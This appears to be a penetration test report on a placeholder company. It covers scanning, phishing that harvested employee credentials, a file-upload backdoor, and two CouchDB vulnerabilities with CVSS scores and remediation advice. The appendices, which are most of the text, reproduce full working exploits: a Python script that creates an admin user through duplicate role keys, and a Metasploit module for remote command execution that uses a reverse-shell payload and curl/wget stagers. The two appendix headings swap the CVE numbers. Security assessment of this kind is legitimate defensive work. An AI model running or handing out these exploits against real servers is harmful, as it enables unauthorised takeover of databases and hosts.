


Network Vulnerability Assessment Report

Quarter 3, 2021

Document Control

Document Version	Owner & Role	Status & comments
v1.0	Andrew Pham – Security Analyst	Internal Draft {Restricted Scope)

Legal Disclaimer

The content of this report is highly confidential and may include critical information on Example Corp systems, network, and applications. The report should be shared only with intended parties.

Although maximum effort has been applied to make this report accurate, Example Corp, Security Audit Team cannot be held responsible for inaccuracies or system changes after the report has been issued since new vulnerabilities may be found once the tests are completed.

Guidance should be taken from a Legal Counsel, CISO and Blue Team on how best to implement the recommendations.

All other information and the formats, methods, and reporting approaches is the intellectual property of Example Corp and is considered proprietary information and is provided for the purpose of internal use only.


Any copying, distribution, or use of any of the information set forth herein or in any attachments hereto form outside of Example Corp authorized representatives is strictly prohibited.

Table of Contents

1. Executive Summary

An audit of Example Corp revealed no major vulnerabilities. The few vulnerability findings can be corrected with minor updates and only have minor confidentiality impacts. For context our assessment audited the company's website, example.com. We have found 1 critical vulnerability, 1 high vulnerability and 3 medium vulnerabilities. We also observed that there were some public exposures revealing security related information and we collected some credentials through phishing. We discovered a major problem with CouchDB allowing us to create a back door and gain access to the site. We propose that the database be updated to its latest version to patch the security vulnerabilities.

2. A Glance Through Target Security Posture



Our Faraday automated scan revealed 1 high vulnerability and 2 medium level vulnerabilities. We imported these results into Nessus for tracking. Upon cross-reference with vulnerability data sources, we match our scan data to 1 critical and 1 high vulnerability. These vulnerabilities allow for arbitrary command execution and remote privilege escalation. Existing exploits were found and successfully leveraged on the system.

An nMap test revealed an SSH and FTP server, attempting the developer credentials from the phishing was unsuccessful as well as default usernames and passwords. The nMap also revealed an us-srv server that has a known DDOS exploit via malformed request.

OSINT revealed that the website is running on a stack with Ubuntu operating system, running an Apache webserver, with a WordPress content management system. OSINT revealed potential security vulnerabilities in file uploads, Apache webserver auth codes, and webserver firewalls. OSINT revealed the web location of the secure app.

In the phishing test we gained 10 sets of credentials from various employees. The phishing revealed the credentials for the secure app login.

Using information from OSINT and the phising test, we are able to exploit a backdoor on the website. From the secure app login, we find an unlisted contact us page on the site. OSINT clues us in to attempt single file upload, content type file upload, and double extension file upload. Using BurpSuite to intercept and modify requests, we attempt these exploits to upload a backdoor. Php files with modified extensions are uploaded suggesting that there is no check for image content such as using mime content type, php getimagesize, or the fileinfo

extension. Once the backdoor is uploaded, we can execute commands on the database through the web browser.

Recommendations:

1. **Update CouchDB**
2. **Add image content checking for file upload on secureapp's contact us form.**
3. **Prevent code execution from the uploads folder.**
4. **Disable HTTP Trace and mod_status**
5. **Change WordPress admin panel URL**
6. **Move /secureapp within the firewall**

Overall Security Rating – Immediate action is required.

3. Testing Methodology

1. **Automated scans**
2. **Manual audit of found vulnerabilities**
3. **Research into existing proof of concept exploits for vulnerabilities found**
4. **Research OSINT and Phishing Data**
5. **Chain vulnerabilities**


4. Tools & Websites Used

- **Nessus**
- **Faraday**
- **Firefox**
- **Curl**
- **goPhish**
- **Nmap**
- **BurpSuite**

Detailed Technical Reports (Scope Limited)

example.com

This host contains 1 high and 3 medium vulnerabilities.



Total Findings	Critical	High	Medium
5	1	1	3

Finding X: CVE-2017-12635 – CRITICAL

Vulnerability Description:

Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is possible in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to submit _users documents with duplicate keys for 'roles' used for access control within the database, including the special case '_admin' role, that denotes administrative users. In combination with CVE-2017-12636 (Remote Code Execution), this can be used to give non-admin users access to arbitrary shell commands on the server as the database system user. The JSON parser differences result in behavior that if two 'roles' keys are available in the JSON, the second one will be used for authorizing the document write, but the first 'roles' key is used for subsequent authorization for the newly created user. By design, users can not assign themselves roles. The vulnerability allows non-admin users to give themselves admin privileges.

Exposure/Analysis:

This vulnerability has mature and EDB verified exploit code. The remediation is officially fixed in a CouchDB patch. The attack is low complexity and can be performed over a network with no privileges and no user interaction. It highly impacts our confidentiality, integrity, and availability because an admin user would have complete access to the data and control of the system. The contents of the site are not completely mission critical however so its impact would be low or medium.

Recommendations:

Update to the latest version of CouchDB.

Steps to Reproduce

1. Download Apache CouchDB 1.7.0 / 2.x < 2.1.1 - Remote Privilege Escalation, Exploit Database ID 44498
2. Run python program with host argument set to example.com

Finding 2: CVE-2017-12636– HIGH

Vulnerability Description:

CouchDB administrative users can configure the database server via HTTP(S). Some of the configuration options include paths for operating system-level binaries that are subsequently launched by CouchDB. This allows an admin user in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to execute arbitrary shell commands as the CouchDB user, including downloading and executing scripts from the public internet.

Exposure/Analysis:

This vulnerability has mature and EDB verified exploit code. The remediation is officially fixed in a CouchDB patch. The attack is low complexity and can be performed over a network with no privileges and no user interaction. It highly impacts our confidentiality, integrity, and availability because an admin user would have complete access to the data and control of the system. The contents of the site are not completely mission critical however so its impact would be low or medium.

Recommendations:

Update to the latest version of CouchDB.

Steps to Reproduce

1. Open Metasploit in the console.
2. Set exploit target as example.com or 10.10.10.10
3. Run exploit Apache CouchDB - Arbitrary Command Execution, exploit database ID 45019

Appendixes

Appendix A:
Vulnerability Score Analysis – CVSS 3.0

1. CVE-2017-12635
https://example.com

Final Vector:
AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C/CR:L/IR:L/AR:M/MAV:N/MAC:L/MPR:N/MUI:N/MS:C/MC:H/MI:H/MA:H

Adjusted Scores:
CVSS Base Score: 9.8
Impact Subscore: 5.9
Exploitability Subscore: 3.9
CVSS Temporal Score: 9.4
CVSS Environmental Score: 9.5
Modified Impact Subscore: 5.5
Overall CVSS Score: 9.5
Risk Rating – Critical

2. CVE-2017-12636
https://example.com

Final Vector:
AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C/CR:M/IR:M/AR:L/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Adjusted Scores:
CVSS Base Score: 7.2
Impact Subscore: 5.9
Exploitability Subscore: 1.2
CVSS Temporal Score: 6.7
CVSS Environmental Score: 8.8
Modified Impact Subscore: 5.5
Overall CVSS Score: 8.8
Risk Rating – High

Appendix B:
Modified Exploit Code For CVE-2017-12636

```
#!/usr/bin/env python

'''
@author:        r4wd3r
@license:       MIT License
@contact:       r4wd3r@gmail.com
'''

import argparse
import re
import sys
import requests

parser = argparse.ArgumentParser(
    description='Exploits the Apache CouchDB JSON Remote Privilege Escalation Vulnerability' +
    ' (CVE-2017-12635)')
parser.add_argument('host', help='Host to attack.', type=str)
parser.add_argument('-p', '--port', help='Port of CouchDB Service', type=str, default='5984')
parser.add_argument('-u', '--user', help='Username to create as admin.',
                    type=str, default='couchara')
parser.add_argument('-P', '--password', help='Password of the created user.',
                    type=str, default='couchapass')
args = parser.parse_args()

host = args.host
port = args.port
user = args.user
password = args.password

pat_ip = re.compile("^(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.){3}([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-
4][0-9]|25[0-5])$")
if not pat_ip.match(host):
    print "[x] Wrong host. Must be a valid IP address."
    sys.exit(1)

print "[+] User to create: " + user
print "[+] Password: " + password
print "[+] Attacking host " + host + " on port " + port

url = 'http://' + host + ':' + port

try:
    rtest = requests.get(url, timeout=10)
except requests.exceptions.Timeout:
    print "[x] Server is taking too long to answer. Exiting."
    sys.exit(1)
except requests.ConnectionError:
    print "[x] Unable to connect to the remote host."
    sys.exit(1)

# Payload for creating user
cu_url_payload = url + "/_users/org.couchdb.user:" + user
cu_data_payload = '{"type": "user", "name": "'+user+'", "roles": ["_admin"], "roles": [], "password":
"'+password+'"}'

try:
    rcu = requests.put(cu_url_payload, data=cu_data_payload)
except requests.exceptions.HTTPError:
    print "[x] ERROR: Unable to create the user on remote host."
    sys.exit(1)

if rcu.status_code == 201:
    print "[+] User " + user + " with password " + password + " successfully created."
    sys.exit(0)
else:
    print "[x] ERROR " + str(rcu.status_code) + ": Unable to create the user on remote host."
```

Appendix B:
Modified Exploit Code For CVE-2017-12635

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote

  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::CmdStager
  include Msf::Exploit::FileDropper

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Apache CouchDB Arbitrary Command Execution',
      'Description'    => %q{
        CouchDB administrative users can configure the database server via HTTP(S).
        Some of the configuration options include paths for operating system-level
binaries that are subsequently launched by CouchDB.
        This allows an admin user in Apache CouchDB before 1.7.0 and 2.x before 2.1.1
to execute arbitrary shell commands as the CouchDB user,
        including downloading and executing scripts from the public internet.
      },
      'Author' => [
        'Max Justicz',                    # CVE-2017-12635 Vulnerability discovery
        'Joan Touzet',                    # CVE-2017-12636 Vulnerability discovery
        'Green-m <greenm.xxoo[at]gmail.com>' # Metasploit module
      ],
      'References' => [
        ['CVE', '2017-12636'],
        ['CVE', '2017-12635'],
        ['URL', 'https://justi.cz/security/2017/11/14/couchdb-rce-npm.html'],
```

```
        ['URL', 'http://docs.couchdb.org/en/latest/cve/2017-12636.html'],
        ['URL',
'https://lists.apache.org/thread.html/6c405bf3f8358e6314076be9f48c89a2e0ddf00539906291ebdf0c67@%3Cdev.couchdb.apache.org%3E']
      ],
      'DisclosureDate' => 'Apr 6 2016',
      'License'        => MSF_LICENSE,
      'Platform'       => 'linux',
      'Arch'           => [ARCH_X86, ARCH_X64],
      'Privileged'     => false,
      'DefaultOptions' => {
        'PAYLOAD' => 'linux/x64/shell_reverse_tcp',
        'CMDSTAGER::FLAVOR' => 'curl'
      },
      'CmdStagerFlavor' => ['curl', 'wget'],
      'Targets' => [
        ['Automatic',                 {}],
        ['Apache CouchDB version 1.x', {}],
        ['Apache CouchDB version 2.x', {}]
      ],
      'DefaultTarget' => 0
    ))

    register_options([
      Opt::RPORT(5984),
      OptString.new('URIPATH', [false, 'The URI to use for this exploit to download and execute. (default is random)']),
      OptString.new('HttpUsername', [false, 'The username to login as']),
      OptString.new('HttpPassword', [false, 'The password to login with'])
    ])

    register_advanced_options([
      OptInt.new('Attempts', [false, 'The number of attempts to execute the payload.']),
      OptString.new('WritableDir', [true, 'Writable directory to write temporary payload on disk.', '/tmp'])
    ])
  end
```

```
  def check
    get_version
    version = Gem::Version.new(@version)
    return CheckCode::Unknown if version.version.empty?
    vprint_status "Found CouchDB version #{version}"

    return CheckCode::Appears if version < Gem::Version.new('1.7.0') ||
version.between?(Gem::Version.new('2.0.0'), Gem::Version.new('2.1.0'))

    CheckCode::Safe
  end

  def exploit
    fail_with(Failure::Unknown, "Something went horribly wrong and we couldn't
continue to exploit.") unless get_version
    version = @version

    vprint_good("#{peer} - Authorization bypass successful") if auth_bypass

    print_status("Generating #{datastore['CMDSTAGER::FLAVOR']} command stager")
    @cmdstager = generate_cmdstager(
      temp: datastore['WritableDir'],
      file: File.basename(cmdstager_path)
    ).join(';')

    register_file_for_cleanup(cmdstager_path)

    if !datastore['Attempts'] || datastore['Attempts'] <= 0
      attempts = 1
    else
      attempts = datastore['Attempts']
    end

    attempts.times do |i|
      print_status("#{peer} - The #{i + 1} time to exploit")
      send_payload(version)
```

```
      Rex.sleep(5)
      # break if we get the shell
      break if session_created?
    end
  end

  # CVE-2017-12635
  # The JSON parser differences result in behaviour that if two 'roles' keys are
available in the JSON,
  # the second one will be used for authorising the document write, but the first
'roles' key is used for subsequent authorization
  # for the newly created user.
  def auth_bypass
    username = datastore['HttpUsername'] || Rex::Text.rand_text_alpha_lower(4..12)
    password = datastore['HttpPassword'] || Rex::Text.rand_text_alpha_lower(4..12)
    @auth = basic_auth(username, password)

    res = send_request_cgi(
      'uri'           => normalize_uri(target_uri.path,
"/_users/org.couchdb.user:#{username}"),
      'method'        => 'PUT',
      'ctype'         => 'application/json',
      'data'          => %({"type": "user","name": "#{username}","roles":
["_admin"],"roles": [],"password": "#{password}"})
    )

    if res && (res.code == 200 || res.code == 201) && res.get_json_document['ok']
      return true
    else
      return false
    end
  end

  def get_version
    @version = nil

    begin
      res = send_request_cgi(
```

```
        'uri'           => normalize_uri(target_uri.path),
        'method'        => 'GET',
        'authorization' => @auth
      )
    rescue Rex::ConnectionError
      vprint_bad("#{peer} - Connection failed")
      return false
    end

    unless res
      vprint_bad("#{peer} - No response, check if it is CouchDB. ")
      return false
    end

    if res && res.code == 401
      print_bad("#{peer} - Authentication required.")
      return false
    end

    if res && res.code == 200
      res_json = res.get_json_document

      if res_json.empty?
        vprint_bad("#{peer} - Cannot parse the response, seems like it's not
CouchDB.")
        return false
      end

      @version = res_json['version'] if res_json['version']
      return true
    end

    vprint_warning("#{peer} - Version not found")
    return true
  end

  def send_payload(version)
```

```
    vprint_status("#{peer} - CouchDB version is #{version}") if version

    version = Gem::Version.new(@version)
    if version.version.empty?
      vprint_warning("#{peer} - Cannot retrieve the version of CouchDB.")
      # if target set Automatic, exploit failed.
      if target == targets[0]
        fail_with(Failure::NoTarget, "#{peer} - Couldn't retrieve the version
automaticly, set the target manually and try again.")
      elsif target == targets[1]
        payload1
      elsif target == targets[2]
        payload2
      end
    elsif version < Gem::Version.new('1.7.0')
      payload1
    elsif version.between?(Gem::Version.new('2.0.0'), Gem::Version.new('2.1.0'))
      payload2
    elsif version >= Gem::Version.new('1.7.0') || Gem::Version.new('2.1.0')
      fail_with(Failure::NotVulnerable, "#{peer} - The target is not vulnerable.")
    end
  end

  # Exploit with multi requests
  # payload1 is for the version of couchdb below 1.7.0
  def payload1
    rand_cmd1 = Rex::Text.rand_text_alpha_lower(4..12)
    rand_cmd2 = Rex::Text.rand_text_alpha_lower(4..12)
    rand_db = Rex::Text.rand_text_alpha_lower(4..12)
    rand_doc = Rex::Text.rand_text_alpha_lower(4..12)
    rand_hex = Rex::Text.rand_text_hex(32)
    rand_file =
"#{datastore['WritableDir']}/#{Rex::Text.rand_text_alpha_lower(8..16)}"

    register_file_for_cleanup(rand_file)

    send_request_cgi(
```


```
      'uri'           => normalize_uri(target_uri.path,
"/_config/query_servers/#{rand_cmd1}"),
      'method'        => 'PUT',
      'authorization' => @auth,
      'data'          => %("echo '#{@cmdstager}' > #{rand_file}")
    )

    send_request_cgi(
      'uri'           => normalize_uri(target_uri.path, "/#{rand_db}"),
      'method'        => 'PUT',
      'authorization' => @auth
    )

    send_request_cgi(
      'uri'           => normalize_uri(target_uri.path, "/#{rand_db}/#{rand_doc}"),
      'method'        => 'PUT',
      'authorization' => @auth,
      'data'          => %({"_id": "#{rand_hex}"})
    )

    send_request_cgi(
      'uri'           => normalize_uri(target_uri.path,
"/#{rand_db}/_temp_view?limit=20"),
      'method'        => 'POST',
      'authorization' => @auth,
      'ctype'         => 'application/json',
      'data'          => %({"language":"#{rand_cmd1}","map":""})
    )

    send_request_cgi(
      'uri'           => normalize_uri(target_uri.path,
"/_config/query_servers/#{rand_cmd2}"),
      'method'        => 'PUT',
      'authorization' => @auth,
      'data'          => %("/bin/sh #{rand_file}")
    )
```


```
    send_request_cgi(
      'uri'           => normalize_uri(target_uri.path,
"/#{rand_db}/_temp_view?limit=20"),
      'method'        => 'POST',
      'authorization' => @auth,
      'ctype'         => 'application/json',
      'data'          => %({"language":"#{rand_cmd2}","map":""})
    )
  end


  # payload2 is for the version of couchdb below 2.1.1
  def payload2
    rand_cmd1 = Rex::Text.rand_text_alpha_lower(4..12)
    rand_cmd2 = Rex::Text.rand_text_alpha_lower(4..12)
    rand_db = Rex::Text.rand_text_alpha_lower(4..12)
    rand_doc = Rex::Text.rand_text_alpha_lower(4..12)
    rand_tmp = Rex::Text.rand_text_alpha_lower(4..12)
    rand_hex = Rex::Text.rand_text_hex(32)
    rand_file =
"#{datastore['WritableDir']}/#{Rex::Text.rand_text_alpha_lower(8..16)}"


    register_file_for_cleanup(rand_file)


    res = send_request_cgi(
      'uri'           => normalize_uri(target_uri.path, "/_membership"),
      'method'        => 'GET',
      'authorization' => @auth
    )


    node = res.get_json_document['all_nodes'][0]


    send_request_cgi(
      'uri'           => normalize_uri(target_uri.path,
"/_node/#{node}/_config/query_servers/#{rand_cmd1}"),
      'method'        => 'PUT',
      'authorization' => @auth,
      'data'          => %("echo '#{@cmdstager}' > #{rand_file}")
```

```
    )

    send_request_cgi(
      'uri'           => normalize_uri(target_uri.path, "/#{rand_db}"),
      'method'        => 'PUT',
      'authorization' => @auth
    )

    send_request_cgi(
      'uri'           => normalize_uri(target_uri.path, "/#{rand_db}/#{rand_doc}"),
      'method'        => 'PUT',
      'authorization' => @auth,
      'data'          => %({"_id": "#{rand_hex}"})
    )

    send_request_cgi(
      'uri'           => normalize_uri(target_uri.path,
"/#{rand_db}/_design/#{rand_tmp}"),
      'method'        => 'PUT',
      'authorization' => @auth,
      'ctype'         => 'application/json',
      'data'          =>
%({"_id":"_design/#{rand_tmp}","views":{"#{rand_db}":{"map":""}
},"language":"#{rand_cmd1}"})
    )

    send_request_cgi(
      'uri'           => normalize_uri(target_uri.path,
"/_node/#{node}/_config/query_servers/#{rand_cmd2}"),
      'method'        => 'PUT',
      'authorization' => @auth,
      'data'          => %("/bin/sh #{rand_file}")
    )

    send_request_cgi(
      'uri'           => normalize_uri(target_uri.path,
"/#{rand_db}/_design/#{rand_tmp}"),
      'method'        => 'PUT',
```


```
      'authorization' => @auth,
      'ctype'         => 'application/json',
      'data'          =>
%({"_id":"_design/#{rand_tmp}","views":{"#{rand_db}":{"map":""}
},"language":"#{rand_cmd2}"})
    )
  end

  def cmdstager_path
    @cmdstager_path ||=
      "#{datastore['WritableDir']}/#{Rex::Text.rand_text_alpha_lower(8)}"
  end

end
```

Appendix C:
Screenshots For Nessus & Faraday



